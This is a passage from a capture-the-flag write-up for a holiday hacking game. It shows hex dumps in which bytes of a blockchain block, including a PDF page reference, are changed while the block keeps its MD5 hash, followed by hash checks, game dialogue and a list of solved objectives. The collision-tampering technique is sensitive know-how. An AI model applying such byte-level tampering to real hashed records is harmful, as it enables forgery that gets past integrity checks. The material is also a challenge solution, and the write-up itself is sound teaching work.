00000040  32 66 66 66  66 66 66 66  66 31 66 66  30 30 30 30  2ffffffff1ff0000
00000050  30 30 36 63  EA 46 53 40  30 3A 60 79  D3 DF 27 62  006c.FS@0:`y..'b
00000060  BE 68 46 7C  27 F0 46 D3  A7 FF 4E 92  DF E1 DE F7  .hF|'.F...N.....
00000070  40 7F 2A 7B  73 E1 B7 59  B8 B9 19 45  1E 37 51 8D  @.*{s..Y...E.7Q.
00000080  22 D9 87 29  6F CB 0F 18  8D D6 03 88  BF 20 35 0F  "..)o........ 5.
00000090  2A 91 C2 9D  03 48 61 4D  C0 BC EE F2  BC AD D4 CC  *....HaM........
000000A0  3F 25 1B A8  F9 FB AF 17  1A 06 DF 1E  1F D8 64 93  ?%............d.
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

Updated values:



```
File: block1010.dat              ASCII Offset: 0x00000000 / 0x0000A1C2 (%00)
00000000  30 30 30 30  30 30 30 30  30 30 30 31  66 39 62 33  000000000001f9b3
00000010  61 39 34 34  37 65 35 37  37 31 63 37  30 34 66 34  a9447e5771c704f4
00000020  30 30 30 30  30 30 30 30  30 30 30 31  32 66 64 31  0000000000012fd1
00000030  30 30 30 30  30 30 30 30  30 30 30 30  30 32 30 66  000000000000020f
00000040  32 66 66 66  66 66 66 66  66 30 66 66  30 30 30 30  2ffffffff0ff0000
00000050  30 30 36 63  EA 46 53 40  30 3A 60 79  D3 DF 27 62  006c.FS@0:`y..'b
00000060  BE 68 46 7C  27 F0 46 D3  A7 FF 4E 92  DF E1 DE F7  .hF|'.F...N.....
00000070  40 7F 2A 7B  73 E1 B7 59  B8 B9 19 45  1E 37 51 8D  @.*{s..Y...E.7Q.
00000080  22 D9 87 29  6F CB 0F 18  8D D7 03 88  BF 20 35 0F  "..)o........ 5.
00000090  2A 91 C2 9D  03 48 61 4D  C0 BC EE F2  BC AD D4 CC  *....HaM........
000000A0  3F 25 1B A8  F9 FB AF 17  1A 06 DF 1E  1F D8 64 93  ?%............d.
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

Next we updated the bytes from the PDF in the block, in order to find the section search for the string Santa to get to the right area:



```
File: block1010.dat                 ASCII Offset: 0x000000C0 / 0x0000A1C2 (%00)  M
000000C0  30 35 30 30  30 30 39 66  35 37 25 50  44 46 2D 31  0500009f57%PDF-1
000000D0  2E 33 0A 25  25 C1 CE C7  C5 21 0A 0A  31 20 30 20  .3.%%....!..1 0
000000E0  6F 62 6A 0A  3C 3C 2F 54  79 70 65 2F  43 61 74 61  obj.<</Type/Cata
000000F0  6C 6F 67 2F  5F 47 6F 5F  41 77 61 79  2F 53 61 6E  log/_Go_Away/San
00000100  74 61 2F 50  61 67 65 73  20 32 20 30  20 52 20 20  ta/Pages 2 0 R
00000110  20 20 20 20  30 F9 D9 BF  57 8E 3C AA  E5 0D 78 8F      0...W.<...x.
00000120  E7 60 F3 1D  64 AF AA 1E  A1 F2 A1 3D  63 75 3E 1A  .`..d......=cu>.
00000130  A5 BF 80 62  4F C3 46 BF  D6 67 CA F7  49 95 91 C4  ...bO.F..g..I...
00000140  02 01 ED AB  03 B9 EF 95  99 1C 5B 49  9F 86 DC 85  ..........[I....
00000150  39 85 90 99  AD 54 B0 1E  73 3F E5 A7  A4 89 B9 32  9....T..s?.....2
00000160  95 FF 54 68  03 4D 49 79  38 E8 F9 B8  CB 3A C3 CF  ..Th.MIy8....:..
^G Help    ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

Updatec the values as previously determined:



```
File: block1010.dat                 ASCII Offset: 0x000000C0 / 0x0000A1C2 (%00)  M
000000C0  30 35 30 30  30 30 39 66  35 37 25 50  44 46 2D 31  0500009f57%PDF-1
000000D0  2E 33 0A 25  25 C1 CE C7  C5 21 0A 0A  31 20 30 20  .3.%%....!..1 0
000000E0  6F 62 6A 0A  3C 3C 2F 54  79 70 65 2F  43 61 74 61  obj.<</Type/Cata
000000F0  6C 6F 67 2F  5F 47 6F 5F  41 77 61 79  2F 53 61 6E  log/_Go_Away/San
00000100  74 61 2F 50  61 67 65 73  20 33 20 30  20 52 20 20  ta/Pages 3 0 R
00000110  20 20 20 20  30 F9 D9 BF  57 8E 3C AA  E5 0D 78 8F      0...W.<...x.
00000120  E7 60 F3 1D  64 AF AA 1E  A1 F2 A1 3D  63 75 3E 1A  .`..d......=cu>.
00000130  A5 BF 80 62  4F C3 46 BF  D6 67 CA F7  49 95 91 C4  ...bO.F..g..I...
00000140  02 01 ED AB  03 B9 EF 95  99 1B 5B 49  9F 86 DC 85  ..........[I....
00000150  39 85 90 99  AD 54 B0 1E  73 3F E5 A7  A4 89 B9 32  9....T..s?.....2
00000160  95 FF 54 68  03 4D 49 79  38 E8 F9 B8  CB 3A C3 CF  ..Th.MIy8....:..
^G Help    ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

Saved the block with the 4 modifications and checked the MD5 value of the block and compared it against the MD5 of the Block info previously:

```
root@c4c103d0a94a:/usr/src/app# md5sum block1010.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block1010.dat

$ md5sum block1010.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block1010.dat
```

That confirmed we had successfully updated the byte's needed to maintain the MD5 Hash value of the file. We could now get the SHA256 of the modified block and compare against the original which confirms they were different:

```
root@c4c103d0a94a:/usr/src/app# sha256sum block1010.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block1010.dat

$ sha256sum block1010.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb  block1010.dat
```


The SHA256 of the original Jack Frost block was:
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Tinsel Upatree
GOSHGOLLY How did you get in here?? I mean, hey, I'm impressed you made it in here, but you've got to leave! Breaking into Santa's office might mean immediate membership on the wrong side of the Naughty/Nice List. You - you did it! You solved the mystery! Quickly, go out to the balcony to be recognized!

Narrative 7 of 7

All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!


Santa
Thank you for foiling Jack's foul plot! He sent that magical portrait so he could become me and destroy the holidays! Due to your incredible work, you have set everything right and saved the holiday season! Congratulations on a job well done! Ho Ho Ho!



Achievements:
- 33.6 Kbps
- ARP Shenannigans
- Broken Tag Generator
- CAN-Bus Investigation
- Defeat Fingerprint Sensor
- Elf Coder
- Expert Elf Coder
- Investigate S3 Bucket
- Kringle Kiosk
- Linux Primer
- Naughty/Nice List with Blockchain Investigation
- Naughty/Nice List with Blockchain Investigation Part 1
- Open HID Lock
- Operate the Santavator
- Point-ofSlae Password Recovery
- Redis Investigation
- Regex Game
- Scapy Practice
- Snowball Game
- solve the Sleigh's CAN-D-BUS Problem
- Speaker Door Open
- Speaker Lights On
- Speaker Vending Machine On
- Splunk Challenge
- Uncover Christmas List
- Unescape Tmux
- You Won!


Eve Snowshoes
What a fantabulous job! Congratulations! You MUST let us know how you did it! Feel free to show off your skills with *<u>some swag</u>* *- only for our victors!*

Jack Frost
My plan was NEARLY perfect… but I never expected someone with your skills to come around and ruin my plan for ruining the holidays! And now, they're gonna put me in jail for my deeds.



✓ 1) Uncover Santa's Gift List
✓ 2) Investigate S3 Bucket
✓ 3) Point-of-Sale Password Recovery
✓ 4) Operate the Santavator
✓ 5) Open HID Lock
✓ 6) Splunk Challenge
✓ 7) Solve the Sleigh's CAN-D-BUS Problem
✓ 8) Broken Tag Generator
✓ 9) ARP Shenanigans
✓ 10) Defeat Fingerprint Sensor
✓ 11a) Naughty/Nice List with Blockchain Investigation Part 1
✓ 11b) Naughty/Nice List with Blockchain Investigation Part 2

Appendix I: santa_portrait.jpg


POLICE
BOX
QWERTZU
J.F.S.